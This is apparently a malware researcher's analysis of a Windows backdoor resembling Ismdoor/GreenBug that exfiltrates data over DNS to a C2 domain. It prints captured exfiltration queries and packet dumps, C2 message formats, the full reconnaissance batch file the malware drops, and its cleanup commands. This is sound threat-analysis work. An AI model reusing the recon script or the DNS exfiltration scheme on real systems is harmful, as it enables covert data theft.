AD4229879180E267F431AC6666B6A0A2A53A2C70515BE1CEA9D8A56AFBFD37C4

Data Exfiltration via DNS Ismdoor / GreenBug

Payload is mainly used for data exfiltration via DNS. Using such techniques attacker can take advantage of DNS tunneling and using AAAA DNS queries for IPv6 addresses. Victim's machine run multiple commands and send results to C2 server this way. This backdoor is mainly using tools like WMIC to gather system information. In short data is sent via DNS query and response is via AAAA IPV6 address. This behavior is very similar to greenBug / Ismdoor seen previously.

Request Type: AAAA
Hostname: n.n.c.
7EF5604C38314D6BB0F880B656C054B9.arielsecurityupdater.com
Dest Address: 8.8.8.8
AAAA: 3666:2d62:6162:372d:6563:6331:6437:3733

In the next wave data is sent to the C2 server.

TTpDUj9jZD0zMGQ4Mjk4MS00NjRkLTQwM2MtYWM4Yy1iNWVhZDA3YT1hZDM!.0.dr.26B7377773DE43C4B1FE14AE98A7605F.arielsecurityupdater.com

Initially socket() calls are used to build up the data structures, followed by send() and recv()

```
socket ( AF_INET, SOCK_DGRAM, IPPROTO_UDP )   // FOR EXFILTRATION VIA DNS
M:SF?commandId=CmdResult=|#|DownloadFile|#|Command executed successfully
htons ( 53 )
sendto ( sockFD, Buffer, 81, 0, DestStructure, 16 )
recvfrom ( socFD, Buffer, 512, 0, DestStructure, AddrLength )
```

Data exchange happens in a specific order as shown above '**M:SF**? ….'. E.g. SF means send file

M:SF?cId=bc0cd031-abf6-4192-ba41-90d366eb5ce8:::=

For Connection check backdoor will use **DNS Servers => M:CC?**
Some other message types

M:SF?commandId=CmdResult=
M:CC?
M:GF?cId=
M:ME?
M:ReId?Id=
M:SF?cId=
M:GAC?appId=
M:CR?cd=
M:AV?appId=
M:SF?SKLF=appId=

Here are some of the DNS queries:

- n.n.c.BB46E82BF6394E14B4B785BDD14DF7E7.arielsecurityupdater.com
- TTpHQUM&YXBwSWQ9ODc3.0.dr.BB46E82BF6394E14B4B785BDD14DF7E7.arielsecurityupdater.com
- n.1.f.BB46E82BF6394E14B4B785BDD14DF7E7.arielsecurityupdater.com
- n.n.fc.BB46E82BF6394E14B4B785BDD14DF7E7.arielsecurityupdater.com
- www.0.s.BB46E82BF6394E14B4B785BDD14DF7E7.arielsecurityupdater.com
- www.1.s.BB46E82BF6394E14B4B785BDD14DF7E7.arielsecurityupdater.com
- www.2.s.BB46E82BF6394E14B4B785BDD14DF7E7.arielsecurityupdater.com
- n.n.c.7C28EEA303044338BC76AEEF0FFEC393.arielsecurityupdater.com
- TTpDUj9jZD04MmNlOGFmYS1kY2M1LTQ1YjktYTQ1Yy0xMmJiMjdkZGFmZTQ!.0.dr.7C28EEA303044338BC76AEEF0FFEC393.arielsecurityupdater.com
- n.1.f.7C28EEA303044338BC76AEEF0FFEC393.arielsecurityupdater.com
- n.n.fc.7C28EEA303044338BC76AEEF0FFEC393.arielsecurityupdater.com
- www.0.s.7C28EEA303044338BC76AEEF0FFEC393.arielsecurityupdater.com
- n.n.c.00E3CB3C1BDB4D209CCCFE3A0B7949D3.arielsecurityupdater.com
- TTpTRj9jb21tYW5kSWQ9Q21kUmVzdWx0PTgyY2U4YWZhLWRjYzUtNDViOS1h.0.dr.00E3CB3C1BDB4D209CCCFE3A0B7949D3.arielsecurityupdater.com
- NDVjLTEyYmIyN2RkYWZlNHx8fERvbmU!.1.dr.00E3CB3C1BDB4D209CCCFE3A0B7949D3.arielsecurityupdater.com
- n.2.f.00E3CB3C1BDB4D209CCCFE3A0B7949D3.arielsecurityupdater.com
- n.n.fc.00E3CB3C1BDB4D209CCCFE3A0B7949D3.arielsecurityupdater.com
- www.0.s.00E3CB3C1BDB4D209CCCFE3A0B7949D3.arielsecurityupdater.com
- n.n.c.6C8FE410382E40A78D2AE00EC56C7C5C.arielsecurityupdater.com
- TTpBVj9hcHBJZD04NzcmdW5pcXVISWQ9YzJjNDJmZGMtN2FhMC00YWQ4LTIm.0.dr.6C8FE410382E40A78D2AE00EC56C7C5C.arielsecurityupdater.com
- MDMtYmVhOTViOTBhOGU2.1.dr.6C8FE410382E40A78D2AE00EC56C7C5C.arielsecurityupdater.com
- n.2.f.6C8FE410382E40A78D2AE00EC56C7C5C.arielsecurityupdater.com
- n.n.fc.6C8FE410382E40A78D2AE00EC56C7C5C.arielsecurityupdater.com
- www.0.s.6C8FE410382E40A78D2AE00EC56C7C5C.arielsecurityupdater.com
- n.n.c.9AC48485BF834F119BB51CF1FE3FF1E0.arielsecurityupdater.com
- TTpBVj9hcHBJZD04NzcmdW5pcXVISWQ9YzJjNDJmZGMtN2FhMC00YWQ4LTIm.0.dr.9AC48485BF834F119BB51CF1FE3FF1E0.arielsecurityupdater.com
- MDMtYmVhOTViOTBhOGU2.1.dr.9AC48485BF834F119BB51CF1FE3FF1E0.arielsecurityupdater.com

Let's get to the actual payload. Its a *64* bit binary compiled on 7/3/2017


```
MG-Structure :                      MZ(Mark Zbikowski)
HeaderOffsetVal :                   00000004
StackSeg :                          00000000
Stack* :                            000000b8
CkS :                               00000000
Instr* :                            00000000
HeaderAdd :                         000000f0
**********************************************************************

## FILE_TYPE => PE

    +               AMD
    +               EXE ,GI 2GB ,
    +               Mon Jul 03 21:19:58 2017
    +               6
    +               0x1 <- Base*
    +               GUI
    +               (64B)
    +               665600 <- CS
    +               0x1000 <- CoseBase*
**********************************************************************

    *               .text:
    *               .text: {X}, {R},
    *               .rdata:
    *               .rdata: I, {R},
    *               .data:
    *               .data: I, {R}, {W},
```

The backdoor uses very straight forward flow. It drops a simple .bat file. Bat file results are written to a text file. Results are encrypted and sent to a C2 server



Payload adds and removes multiple files under

%HOME%\appdata\Microsoft\Windows location

```
W64\ReadMe.txt ** 3627
[07-15-2017-22-36-58]-> F: c:\users\foo\appdata\Local\VirtualStore\xBSIsfMDSEU-A
5n4tMtoy8qOAPxG1brYqBgIHD5ps2w=.F2B655EA50AD93CEF0E7.da_vinci_code ** 3104
[07-15-2017-22-36-58]-> F: c:\users\foo\appdata\Local\VirtualStore\YI2IYrUPbO6SC
YnT42ESrPkYlefJufAYEJIQ7xY8Aw=.F2B655EA50AD93CEF0E7.da_vinci_code ** 3104
[07-15-2017-22-37-29]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\Tmp988711019 ** 250
[07-15-2017-22-37-29]-> D: c:\users\foo\appdata\Local\Microsoft\Windows\TmpFiles
[07-15-2017-22-37-33]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\Tmp988711019 ** 256
[07-15-2017-22-37-33]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\TmpFiles\34241019.pr ** 0
[07-15-2017-22-37-37]-> D: c:\users\foo\appdata\Local\Microsoft\Windows\CRMFiles
[07-15-2017-22-37-40]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\Tmp988711019 ** 258
[07-15-2017-22-37-44]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\CRMFiles\4c678457-247b-4835-8049-3125d9563c9c.txt ** 0
[07-15-2017-22-37-47]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\CRMFiles\4c678457-247b-4835-8049-3125d9563c9c.txt ** 2708
[07-15-2017-22-37-51]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\TmpFiles\1E79DBDEEA884B3A8BECFC7FD4EAE7F5 ** 1632
[07-15-2017-22-37-51]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\TmpFiles\4c678457-247b-4835-8049-3125d9563c9c.zip ** 1224
[07-15-2017-22-37-51]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\TmpFiles\dw1E79DBDEEA884B3A8BECFC7FD4EAE7F5.txt ** 126
[07-15-2017-22-37-57]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\jTmp765643.txt ** 167
[07-15-2017-22-37-57]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\Tmp9932u1.bat ** 5830
[07-15-2017-22-38-01]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\jTmp765643.txt ** 4431
[07-15-2017-22-38-04]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\CRMFiles\58efd50a-5825-4700-a54f-341e141a0257.txt ** 1507
[07-15-2017-22-38-08]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\TmpFiles\22A3751768F5444081C9A98A291CA5AA ** 832
[07-15-2017-22-38-08]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\TmpFiles\58efd50a-5825-4700-a54f-341e141a0257.zip ** 622
[07-15-2017-22-38-08]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\TmpFiles\dw22A3751768F5444081C9A98A291CA5AA.txt ** 125
[07-15-2017-22-38-22]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\CRMFiles\1b5a8d0e-5542-4758-989f-bd30ca72c098.txt ** 0
[07-15-2017-22-38-28]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\jTmp765643.txt ** 12869
[07-15-2017-22-38-32]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\Tmp765643.txt ** 92014
[07-15-2017-22-38-49]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\CRMFiles\1b5a8d0e-5542-4758-989f-bd30ca72c098.txt ** 117
[07-15-2017-22-38-53]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\TmpFiles\16E6AB23949B48F99D1F2AFBE10EDE74 ** 476
[07-15-2017-22-38-53]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\TmpFiles\1b5a8d0e-5542-4758-989f-bd30ca72c098.zip ** 355
[07-15-2017-22-38-53]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\TmpFiles\dw16E6AB23949B48F99D1F2AFBE10EDE74.txt ** 124
[07-15-2017-22-39-11]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\TmpFiles\3768D6BFFD0242278BCF93276124AB07 ** 8800
[07-15-2017-22-39-11]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\TmpFiles\c6ba1d0c-a663-42bd-b481-a3b4331166e6.zip ** 6598
[07-15-2017-22-39-11]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\TmpFiles\dw3768D6BFFD0242278BCF93276124AB07.txt ** 125
[07-15-2017-22-39-14]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\TmpFiles\dw3768D6BFFD0242278BCF93276124AB07.txt ** 126
[07-15-2017-22-39-25]-> F: c:\users\foo\appdata\Local\Microsoft\Windows\TmpFiles\dw3768D6BFFD0242278BCF93276124AB07.txt ** 127
```

F: means FILE
D: means Directory

Once the payload starts, it uses multiple system commands to gather results including **CMD.exe**, **WMIC.exe** etc. Payload uses multiple threads (8 - 12) at a time.

```
        [ UDURRANI ]                                                    BAD GUY

[07-16-2017-00-23-39]-> cmd.exe                3640    PARENT ->    3340    procCommand.exe
[07-16-2017-00-23-52]-> cmd.exe                3764    PARENT ->    2220    explorer.exe
[07-16-2017-00-23-52]-> conhost.exe            3772    PARENT ->    408     csrss.exe
[07-16-2017-00-23-59]-> schtasks.exe           3892    PARENT ->    3764    cmd.exe
[07-16-2017-00-24-08]-> schtasks.exe           3948    PARENT ->    3764    cmd.exe
[07-16-2017-00-24-09]-> SearchProtocolHost.exe 3964    PARENT ->    2604    SearchIndexer.exe
[07-16-2017-00-24-09]-> SearchFilterHost.exe   3984    PARENT ->    2604    SearchIndexer.exe
[07-16-2017-00-24-15]-> PAYLOAD.exe            4044    PARENT ->    2220    explorer.exe
[07-16-2017-00-24-36]-> cmd.exe                3240    PARENT ->    4044    PAYLOAD.exe
[07-16-2017-00-24-36]-> conhost.exe            600     PARENT ->    408     csrss.exe
[07-16-2017-00-24-36]-> net.exe                2016    PARENT ->    3240    cmd.exe
[07-16-2017-00-24-43]-> cmd.exe                2356    PARENT ->    4044    PAYLOAD.exe
[07-16-2017-00-24-43]-> conhost.exe            2060    PARENT ->    408     csrss.exe
[07-16-2017-00-24-51]-> cmd.exe                3464    PARENT ->    4044    PAYLOAD.exe
[07-16-2017-00-24-51]-> conhost.exe            3476    PARENT ->    408     csrss.exe
[07-16-2017-00-24-51]-> cmd.exe                3504    PARENT ->    3464    cmd.exe
[07-16-2017-00-24-51]-> cmd.exe                3508    PARENT ->    3464    cmd.exe
[07-16-2017-00-24-51]-> ipconfig.exe           3488    PARENT ->    3508    cmd.exe
[07-16-2017-00-24-51]-> cmd.exe                3552    PARENT ->    3464    cmd.exe
[07-16-2017-00-24-52]-> cmd.exe                3628    PARENT ->    3464    cmd.exe
[07-16-2017-00-24-52]-> net.exe                3676    PARENT ->    3628    cmd.exe
[07-16-2017-00-24-57]-> cmd.exe                3728    PARENT ->    4044    PAYLOAD.exe
[07-16-2017-00-24-57]-> conhost.exe            1616    PARENT ->    408     csrss.exe
[07-16-2017-00-24-57]-> systeminfo.exe         2796    PARENT ->    3728    cmd.exe
[07-16-2017-00-24-59]-> WmiPrvSE.exe           3852    PARENT ->    628     svchost.exe
[07-16-2017-00-24-59]-> TrustedInstaller.exe   856     PARENT ->    500     services.exe
[07-16-2017-00-25-09]-> cmd.exe                960     PARENT ->    3464    cmd.exe
[07-16-2017-00-25-09]-> net.exe                2432    PARENT ->    960     cmd.exe
[07-16-2017-00-25-09]-> net1.exe               1536    PARENT ->    2432    net.exe
[07-16-2017-00-25-10]-> cmd.exe                976     PARENT ->    3464    cmd.exe
[07-16-2017-00-25-10]-> cmd.exe                3140    PARENT ->    3464    cmd.exe
[07-16-2017-00-25-10]-> NETSTAT.EXE            3052    PARENT ->    3140    cmd.exe
[07-16-2017-00-25-10]-> cmd.exe                3164    PARENT ->    3464    cmd.exe
[07-16-2017-00-25-10]-> systeminfo.exe         3172    PARENT ->    3164    cmd.exe
[07-16-2017-00-25-13]-> cmd.exe                2760    PARENT ->    3464    cmd.exe
[07-16-2017-00-25-14]-> cmd.exe                344     PARENT ->    3464    cmd.exe
[07-16-2017-00-25-14]-> tasklist.exe           1412    PARENT ->    344     cmd.exe
[07-16-2017-00-25-14]-> cmd.exe                2292    PARENT ->    3464    cmd.exe
[07-16-2017-00-25-14]-> sc.exe                 2060    PARENT ->    2292    cmd.exe
[07-16-2017-00-25-14]-> cmd.exe                1784    PARENT ->    3464    cmd.exe
[07-16-2017-00-25-14]-> cmd.exe                3312    PARENT ->    3464    cmd.exe
[07-16-2017-00-25-14]-> WMIC.exe               2324    PARENT ->    3312    cmd.exe
[07-16-2017-00-25-14]-> cmd.exe                3416    PARENT ->    3464    cmd.exe
[07-16-2017-00-25-14]-> WMIC.exe               3404    PARENT ->    3416    cmd.exe
[07-16-2017-00-25-15]-> cmd.exe                3372    PARENT ->    3464    cmd.exe
[07-16-2017-00-25-15]-> WMIC.exe               3384    PARENT ->    3372    cmd.exe
[07-16-2017-00-25-15]-> cmd.exe                3448    PARENT ->    3464    cmd.exe
[07-16-2017-00-25-15]-> WMIC.exe               3536    PARENT ->    3448    cmd.exe
[07-16-2017-00-25-15]-> cmd.exe                3580    PARENT ->    3464    cmd.exe
[07-16-2017-00-25-15]-> WMIC.exe               3568    PARENT ->    3580    cmd.exe
[07-16-2017-00-25-15]-> cmd.exe                3708    PARENT ->    3464    cmd.exe
[07-16-2017-00-25-15]-> WMIC.exe               3688    PARENT ->    3708    cmd.exe
```

Payload calls CreateProcess() to spawn all the commands.

```
CreateProcessW ( "C:\Windows\system32\cmd.exe", " /c (net view 2>&1)  > "C:\Users\foo\AppData\Local\\Microsoft\Windows\CRMFiles\28
fe8173-be68-4bb1-ad38-a214bb4bbf03.txt" & echo "Finished" >> "C:\Users\foo\AppData\Local\\Microsoft\Windows\CRMFiles\28fe8173-be68
-4bb1-ad38-a214bb4bbf03.txt"", NULL, NULL, FALSE, CREATE_NO_WINDOW ...
```

Data exchange between the victim and C2 machine happens periodically.

DNS Exfiltration

```
socket ( AF_INET, SOCK_DGRAM, IPPROTO_UDP )   // FOR EXFILTRATION VIA DNS
M:SF?commandId=CmdResult=|#|DownloadFile|#|Command executed successfully
htons ( 53 )
sendto ( sockFD, Buffer, 81, 0, DestStructure, 16 )
recvfrom ( socFD, Buffer, 512, 0, DestStructure, AddrLength )
```

```
(LAYER: 4)
s_port: 53 |d_port: 54005 |len=54005
    51 1B 81 80 00 01 00 01 00 00 00 00 03 77 77 77        Q..?.........www
    01 32 01 73 20 46 34 37 44 38 46 41 42 38 38 38        .2.s F47D8FAB888
    43 34 45 35 46 41 41 36 41 36 38 42 37 31 31 31        C4E5FAA6A68B7111
    43 30 38 41 31 14 61 72 69 65 6C 73 65 63 75 72        C08A1.arielsecur
    69 74 79 75 70 64 61 74 65 72 03 63 6F 6D 00 00        ityupdater.com..
    1C 00 01 C0 0C 00 1C 00 01 00 00 00 09 00 10 39        ...............9
    63 34 65 7C 7C 7C 73 79 73 74 65 6D 69 6E 66           c4e|||systeminf
```

```
(LAYER: 4)
s_port: 53 |d_port: 53941 |len=53941
    29 43 81 80 00 01 00 01 00 00 00 00 01 6E 01 6E        )C.?.........n.n
    01 63 20 46 34 32 44 30 39 31 43 45 42 32 42 34        .c F42D091CEB2B4
    45 32 46 38 41 46 46 32 39 38 35 38 37 36 38 42        E2F8AFF29858768B
    43 30 44 14 61 72 69 65 6C 73 65 63 75 72 69 74        C0D.arielsecurit
    79 75 70 64 61 74 65 72 03 63 6F 6D 00 00 1C 00        yupdater.com....
    01 C0 0C 00 1C 00 01 00 00 00 09 00 10 A6 7D 0D        ..............}.
    B8 A2 A1 73 34 76 54 43 25 03 70 2A A3                 ...s4vTC%.p*.

========================== (UDURRANI) ==============================

(LAYER: 4)
s_port: 53942 |d_port: 53 |len=53
    22 00 01 00 00 01 00 00 00 00 00 00 08 54 54 70        "............TTp
    44 51 7A 38 21 01 30 02 64 72 20 46 34 32 44 30        DQz8!.0.dr F42D0
    39 31 43 45 42 32 42 34 45 32 46 38 41 46 46 32        91CEB2B4E2F8AFF2
    39 38 35 38 37 36 38 42 43 30 44 14 61 72 69 65        9858768BC0D.arie
    6C 73 65 63 75 72 69 74 79 75 70 64 61 74 65 72        lsecurityupdater
    03 63 6F 6D 00 00 1C 00 01                             .com.....
```

Commands are stored char by char within the Payload

```
socket ( AF_INET, SOCK_DGRAM, IPPROTO_UDP )   // FOR EXFILTRATION VIA DNS
M:SF?commandId=CmdResult=|#|DownloadFile|#|Command executed successfully

CreateProcessW ( "C:\Windows\system32\cmd.exe", " /c (net view 2>&1)  > "C:\Users\foo\AppData\Local\\Microsoft\Windows\CRMFiles\28
fe8173-be68-4bb1-ad38-a214bb4bbf03.txt" & echo "Finished" >> "C:\Users\foo\AppData\Local\\Microsoft\Windows\CRMFiles\28fe8173-be68
-4bb1-ad38-a214bb4bbf03.txt"", NULL, NULL, FALSE, CREATE_NO_WINDOW ...

 /c (systeminfo 2>&1)  > "C:\Users\foo\AppData\Local\\Microsoft\Windows\CRMFiles\37d07565-d5a0-4eb3-a5e8-762096d5a7c4.txt" & echo
"Finished" >> "C:\Users\foo\AppData\Local\\Microsoft\Windows\CRMFiles\37d07565-d5a0-4eb3-a5e8-762096d5a7c4.txt"

systeminfo

/c (net view 2>&1)  > "C:\Users\foo\AppData\Local\\Microsoft\Windows\CRMFiles\28fe8173-be68-4bb1-ad38-a214bb4bbf03.txt" & echo "Fi
nished" >> "C:\Users\foo\AppData\Local\\Microsoft\Windows\CRMFiles\28fe8173-be68-4bb1-ad38-a214bb4bbf03.txt"

/c (whoami /groups 2>&1)  > "C:\Users\foo\AppData\Local\\Microsoft\Windows\CRMFiles\319cb156-2fe6-48dd-9a71-d8ffc2775abc.txt" & ec
ho "Finished" >> "C:\Users\foo\AppData\Local\\Microsoft\Windows\CRMFiles\319cb156-2fe6-48dd-9a71-d8ffc2775abc.txt"

whoami  /groups

 /c ("C:\Users\foo\AppData\Local\\Microsoft\Windows\Tmp9932u1.bat")
 /c (del "C:\Users\foo\AppData\Local\Microsoft\Windows\Tmp9932u1.bat" 2>&1)  > "C:\Users\foo\AppData\Local\\Microsoft\Windows\CRMF
iles\2bc8ae80-2b1c-4577-b0c8-c816d3d78af1.txt" & echo "Finished" >> "C:\Users\foo\AppData\Local\\Microsoft\Windows\CRMFiles\2b...

 /c (del "C:\Users\foo\AppData\Local\Microsoft\Windows\Tmp765643.txt" 2>&1)  > "C:\Users\foo\AppData\Local\\Microsoft\Windows\CRMF
iles\0a24e0d0-c2e6-4461-9709-61ec72756ba2.txt" & echo "Finished" >> "C:\Users\foo\AppData\Local\\Microsoft\Windows\CRMFiles\0a...

net  view
```

```
0x63 ; 'c'
0x20 ; ' '
0x65 ; 'e'
0x63 ; 'c'
0x68 ; 'h'
0x6f ; 'o'
0x20 ; ' '
0x3d ; '='
0x3d ; '='
0x3d ; '='
0x3d ; '='
0x3d ; '='
0x3d ; '='
0x3d ; '='
0x3d ; '='
0x3d ; '='
0x3d ; '='
0x3d ; '='
0x3d ; '='
0x3d ; '='
0x3d ; '='
0x3d ; '='
0x3d ; '='
0x3d ; '='
0x3d ; '='
```

The BAT file

```
cmd /a /c echo ========================== (User Name) ========================== > "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c echo %userdomain%\%username% >>"%localappdata%\Microsoft\Windows\jTmp765643.txt" 2>&1
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"


cmd /a /c echo ========================== (IP Config) ========================== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c ipconfig /all >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /a /c echo ========================== (Net View) ========================== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c net view >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"


cmd /a /c echo ========================== (Net User) ========================== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c net user administrator /domain >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /a /c echo ========================== (NetStat) ========================== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c netstat -ant >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"


cmd /a /c echo ========================== (SystemInfo) ========================== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c systeminfo >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /a /c echo ========================== ( TaskList) ========================== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c tasklist >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /a /c echo ========================== ( ServiceList) ========================== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c sc query >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /a /c echo ========================== (SecurityInformation) ========================== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cls
cmd /u /c type "%localappdata%\Microsoft\Windows\jTmp765643.txt" > "%localappdata%\Microsoft\Windows\Tmp765643.txt"
del "%localappdata%\Microsoft\Windows\jTmp765643.txt"

del "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /u /c WMIC /Node:localhost /Namespace:\\root\SecurityCenter  Path AntiVirusProduct  Get     /Format:List >> "%localappdata%\Microsoft\Windows\Tmp765643.txt"
cmd /u /c echo ------------------------------------------------------------------------------                >> "%localappdata%\Microsoft\Windows\Tmp765643.txt"

cmd /u /c WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct  Get     /Format:List >> "%localappdata%\Microsoft\Windows\Tmp765643.txt"
cmd /u /c echo ------------------------------------------------------------------------------                >> "%localappdata%\Microsoft\Windows\Tmp765643.txt"

cmd /u /c WMIC /Node:localhost /Namespace:\\root\SecurityCenter  Path FirewallProduct   Get     /Format:List >> "%localappdata%\Microsoft\Windows\Tmp765643.txt"
cmd /u /c echo ------------------------------------------------------------------------------                >> "%localappdata%\Microsoft\Windows\Tmp765643.txt"

cmd /u /c WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path FirewallProduct   Get     /Format:List >> "%localappdata%\Microsoft\Windows\Tmp765643.txt"
cmd /u /c echo ------------------------------------------------------------------------------                >> "%localappdata%\Microsoft\Windows\Tmp765643.txt"

cmd /u /c WMIC /Node:localhost /Namespace:\\root\SecurityCenter  Path AntiSpywareProduct  Get       /Format:List >> "%localappdata%\Microsoft\Windows\Tmp765643.txt"
cmd /u /c echo ------------------------------------------------------------------------------                >> "%localappdata%\Microsoft\Windows\Tmp765643.txt"

cmd /u /c WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiSpywareProduct  Get   /Format:List >> "%localappdata%\Microsoft\Windows\Tmp765643.txt"
cmd /u /c echo ------------------------------------------------------------------------------                >> "%localappdata%\Microsoft\Windows\Tmp765643.txt"
rem %localappdata%\Microsoft\Windows\Tmp765643.txt#1;
```

Results are stored in the following order

```
========================= (User Name) =========================
WIN-RN4A1D7IM6L\foo


========================= (IP Config) =========================

Windows IP Configuration

   Host Name . . . . . . . . . . . . : WIN-RN4A1D7IM6L
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : localdomain
```

Task kill and timeout command are also used by the backdoor

(taskkill /im \"", basePointer + 0x68), "\" /f & del \""), basePointer + 0xa8, r9), "\" & timeout /t 3 /nobreak & del \"")

Like **greenBug,** this backdoor is able to do multiple things e.g. upload, download, send and receive commands etc. There is code path to a keyLogger payload as well. Its used as a hook to capture all the key strokes and send user passwords to C2 server.

```
48 8d 15 f0 f1 09 00     leaq    651760(%rip), %rdx
48 8d 4d b8      leaq    -72(%rbp), %rcx
e8 07 db fe ff   callq   -75001 <.text+0x24C0>
```

```
qword [imp_StringFromGUID2+67008]       ; "C:\\ProgramData\\WinIt.exe"
```

```
3F 00 00 00 00 00 00 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 00 00 00 00 00 00 4F 00 6B 00 00 00 00 00 43 3A 5C 50 72 6F 67 72
61 6D 44 61 74 61 5C 73 74 61 74 2E 64 61 74 00 57 69 6E 49 74 2E 65 78 65 00 00 00 00 00 00 00 43 3A 5C 50 72 6F 67 72 61 6D 44 61 74 61 5C 57
69 6E 49 74 2E 65 78 65 00 00 00 00 00 00 00 00 63 3A 5C 77 69 6E 64 6F 77 73 5C 74 65 6D 70 5C 74 6D 70 38 37 33 00 25 61 70 70 64 61 74 61
```

Conclusion:

This backdoor definitely resembles the famous greenBug. It's used to gather useful data on a corporate network(s). Its using DNS to exfiltrate data due to which very few endpoint protections were able to detect the payload. Even at the network layer not many vendors were able to detect or prevent. The backdoor is used as a PRE attack vector. This means attacker is trying to **get useful data to compile the next stage**. Similar vector was used in Shamoon version two. Shamoon had 2 stages: **PRE** shamoon and **POST** shamoon. For more information on Shamoon please use the following link

http://udurrani.com/0fff/shamoon_story.html